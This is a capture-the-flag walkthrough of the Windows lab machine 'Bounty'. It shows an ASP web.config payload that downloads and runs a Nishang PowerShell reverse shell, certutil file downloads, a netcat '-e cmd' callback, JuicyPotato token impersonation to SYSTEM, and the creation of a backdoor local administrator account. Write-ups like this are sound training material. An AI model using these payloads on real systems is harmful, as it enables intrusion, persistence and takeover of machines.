
<%
Set co = CreateObject("WScript.Shell")
Set cte = co.Exec("cmd /c powershell IEX(New-Object Net.WebClient).downloadString('http://10.10.16.3/ps.ps1')")
Response.write(cte.StdOut.Readall())
%>
The ps.ps1 it will download is Nishang's, which has to be fetched first:


wget https://raw.githubusercontent.com/samratashok/nishang/refs/heads/master/Shells/Invoke-PowerShellTcp.ps1
.SYNOPSIS
Nishang script which can be used for Reverse or Bind interactive PowerShell from a target.

.EXAMPLE
PS > Invoke-PowerShellTcp -Reverse -IPAddress 192.168.254.226 -Port 4444

Length: 4339 (4.2K) [text/plain]
'Invoke-PowerShellTcp.ps1' saved [4339/4339]
The script only defines the function, it does not call it, so the call has to be appended with our IP and port. Without that line the IEX would load the function into memory and nothing else would happen:
nano ps.ps1
cat ps.ps1 | tail -n 10
        }
    }
    catch
    {
        Write-Warning "Something went wrong! Check if the server is reachable and you are using the correct port."
        Write-Error $_
    }
}

Invoke-PowerShellTcp -Reverse -IPAddress 10.10.16.3 -Port 443
Invoke-PowerShellTcp -Reverse -IPAddress 10.10.16.3 -Port 443We start the HTTP server and the listener, upload the malicious web.config and load it to trigger the connection:
python3 -m http.server 80
sudo rlwrap nc -nlvp 443
The shell lands in the IIS context (bounty\merlin) and we read the first flag:
PS C:\windows\system32\inetsrv> type C:\Users\merlin\Desktop\user.txt
117fbf1dfe259fe59f2b0fdcda7649be
Shell as SYSTEM
SeImpersonatePrivilege
The first thing after a Windows shell is checking the token. The IIS context has SeImpersonatePrivilege enabled, the key to the "Potato" attacks:
whoami /priv
SeImpersonatePrivilege Impersonate a client after authentication EnabledJuicyPotato to NT AUTHORITY\SYSTEM
SeImpersonatePrivilege lets a process impersonate the token of a client that authenticates against it. JuicyPotato forces a COM/DCOM service running as SYSTEM to authenticate against an attacker-controlled endpoint, captures its token and spawns a process with it. As this box is Windows Server 2008 R2, JuicyPotato (repo) is viable. The binary comes from its releases:

ohpe / juicy-potato   Releases / v0.1  "Fresh potatoes"
Assets (3)
  JuicyPotato.exe     340 KB   Aug 10, 2018
mv /home/krmena/Downloads/JuicyPotato.exe /home/krmena/machines/bounty/exploits
cd /home/krmena/machines/bounty/exploits
mv JuicyPotato.exe JP.exe
The name gets shortened to JP.exe for convenience, which in a shell without tab-completion is welcome. A Windows netcat is needed too, taken from the usual place:

Here's netcat 1.11 compiled for both 32 and 64-bit Windows
Small update: netcat 1.12 - adds -c command-line option to send CRLF line endings instead of just CR
mv /home/krmena/netcat-win32-1.12.zip .
unzip netcat-win32-1.12.zip -d netcat
mv netcat/nc64.exe ./nc.exe
Archive:  netcat-win32-1.12.zip
  inflating: netcat/nc.exe
  inflating: netcat/nc64.exe
Both binaries go up with certutil.exe, which ships with Windows and doubles as a downloader:
python3 -m http.server 80cd C:\Windows\Temp
certutil.exe -f -urlcache -split http://10.10.16.5/JP.exe
certutil.exe -f -urlcache -split http://10.10.16.5/nc.exe
PS C:\Windows\Temp> certutil.exe -f -urlcache -split http://10.10.16.5/JP.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

10.10.10.93 - - [12/Jul/2025 01:12:24] "GET /JP.exe HTTP/1.1" 200 -
10.10.10.93 - - [12/Jul/2025 01:12:33] "GET /nc.exe HTTP/1.1" 200 -
With everything in place, we run the exploit asking for a reverse shell as SYSTEM:
.\JP.exe -t * -p C:\Windows\System32\cmd.exe -l 1337 -a "/c C:\Windows\Temp\nc.exe -e cmd 10.10.16.5 443"
The listener catches the shell as NT AUTHORITY\SYSTEM and we read the final flag:
C:\Windows\system32> whoami
nt authority\system
C:\Windows\system32> type C:\Users\Administrator\Desktop\root.txt
b0222e8ad43e1546173417f963e3d632
Extra: local administrator account and remote access
With SYSTEM in hand the box is already done, but it is worth seeing what else JuicyPotato allows, because it is not only a reverse shell launcher: its -a runs any command with the impersonated token. Chaining four of those commands turns a fragile shell (one that dies when the listener closes) into stable administrative access over SMB, which is exactly what a real engagement is after.
The first one creates a local user:
.\JP.exe -t * -p C:\Windows\System32\cmd.exe -l 1337 -a "/c net user s4vitar s4vit4r123$! /add"
net user
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 1337
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM
[+] CreateProcessWithTokenW OK

PS C:\Windows\Temp\Privesc> net user
User accounts for \\BOUNTY
-------------------------------------------------------------------------------
Administrator            Guest                    merlin
s4vitar
The command completed successfully.
Every invocation repeats the same pattern: authresult 0 (the CLSID answers), the impersonated identity NT AUTHORITY\SYSTEM and a CreateProcessWithTokenW OK. The command runs with that token, not with merlin's, and that is why net user can create accounts.
The second one puts the account into the local administrators group, and net user s4vitar verifies it:
.\JP.exe -t * -p C:\Windows\System32\cmd.exe -l 1337 -a "/c net localgroup Administrators s4vitar /add"
